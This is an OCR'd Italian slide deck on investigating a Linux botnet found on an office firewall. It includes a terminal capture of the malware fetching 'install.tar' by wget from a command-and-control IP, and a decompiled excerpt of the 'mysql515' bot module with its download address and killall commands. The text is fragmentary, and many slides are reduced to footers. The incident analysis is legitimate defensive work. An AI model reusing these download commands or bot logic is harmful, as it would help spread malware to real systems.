Andrea Pompili

IL LATO OSCURO DELL'IOT

Come ritrovarsi una Botnet da Salotto sul Router ADSL di casa

There are only 10 types
of people in the world:
Those who understand binary,
and those who don't

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

01> Gli utenti si lamentano che Internet va lento

02> **Il SOC dell'Operatore avvisa che c'è un attacco DDoS in corso e gli consiglia il servizio Anti-DDoS di Arbor Networks**

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


I Dati a disposizione…

- Il fornitore di Connettività ha **certificato** che si tratta di attacco DDoS nei confronti della filiale
- C'è un firewall Linux con IpTables ma non espone nulla
- Ci sono dei siti Web esposti dai tempi della nascita di Internet di cui sono morti gli sviluppatori
- Il Dirigente di filiale ha dato disposizione di reinstallare tutto perché ha bisogno di Internet, quindi il tempo stringe…
- … ma il servizio Anti-DDoS proposto dall'Operatore costa un occhio della testa

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Forse non è tutto come sembra...



L'utente ha risposto al messaggio in data 02/09/2014 19:07.

Da: Giuseppe Di Palma <g.dipalma@intersistemi.it> Inviato: martedì 02/09/2014 18:53
A: 'Addesso, Raffaele'
Cc: 'Andrea Pompili'
Oggetto: I: guarda un po...


Da: Giuseppe Di Palma [mailto:g.dipalma@intersistemi.it]
Inviato: martedì 2 settembre 2014 18:11
A: 'Addesso, Raffaele'
Oggetto: guarda un po...

```
root@gis-firewall:~# netstat -nap | grep 8089
tcp        0      0 172.16.100.1:51851      61.147.103.185:8089     ESTABLISHED 12350/wget
tcp        0      0 172.16.100.1:43213      61.147.103.185:8089     ESTABLISHED 12451/wget
root@gis-firewall:~# ps -ef | grep wget
root     12349 12333  0 17:55 ?        00:00:00 sh -c wget -c -P /bin http://61.147.103.185:8089/install.tar
root     12350 12349  0 17:55 ?        00:00:00 wget -c -P /bin http://61.147.103.185:8089/install.tar
root     12450 12425  0 18:00 ?        00:00:00 sh -c wget -c -P /bin http://61.147.103.185:8089/install.tar
root     12451 12450  0 18:00 ?        00:00:00 wget -c -P /bin http://61.147.103.185:8089/install.tar
root     12817 12741  0 18:05 pts/1    00:00:00 grep wget
```

Windows Desktop Search non è disponibile.

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Qualche ricerca sparsa...



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

SICUREZZA

Un amico un po' anomalo

Robtex LTD [CY] https://www.robtex.com/en/advisory/ip/61/147/103/185/#

Info Summary Records Graph Map Discussion Contact Whois Blacklists more...

61.147.103.185 go +1 8.667 Like 1.6k Tweet 197 Share 127 Segui


show both city and country.

Country:	China
City:	Nanjing
Hostname:	61.147.103.185
IP:	61.147.103.185

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

SICUREZZA


Un'occhiata ai servizi esposti...



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.


... e al sito di Comando e Controllo

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Reversing All Modules



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Decompiling Modules


mysql515.c

```
/* This file has been generated by the Hex-Rays decompiler.
   Copyright (c) 2009 Hex-Rays <info@hex-rays.com>

   Detected compiler: GNU C++

   Reviewed manually by Yhawke (2014)
*/

int __cdecl main() {
  char tempString[200]; //modified based on memset value
  char dest[100];       //modified based on memset value
  FILE *stream;
  char* aMysql515 = "mysql515";
  char* aBin = "/bin";
  char* aCngamemafix_sh = "cngamemafix.sh";
  char* username = "sha";
  char* downip = "61.147.103.185:8089";

  system("killall -9 kerne");
  system("killall -9 socket");
  system("killall -9 cnet2");
  sleep(0x0A);
```

For Help, press F1 | Ln 1, Col. 1, CW | DOS | Mod: 23/09/2014 18:40:39 | File Size: 4380 | INS

Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Reversing the Armed Module



Andrea Pompili
apompili@hotmail.com – Xilogic Corp.

Più visitati Google HotMail Libero AES Online Decrypt ODA

TM Feed Хабрахабр Мегамозг Geektimes Тостер Brainstorage Фрилансим Умный дом Лекции HP

26 февраля 2014 в 17:51

Исследуем Linux Botnet «BillGates»

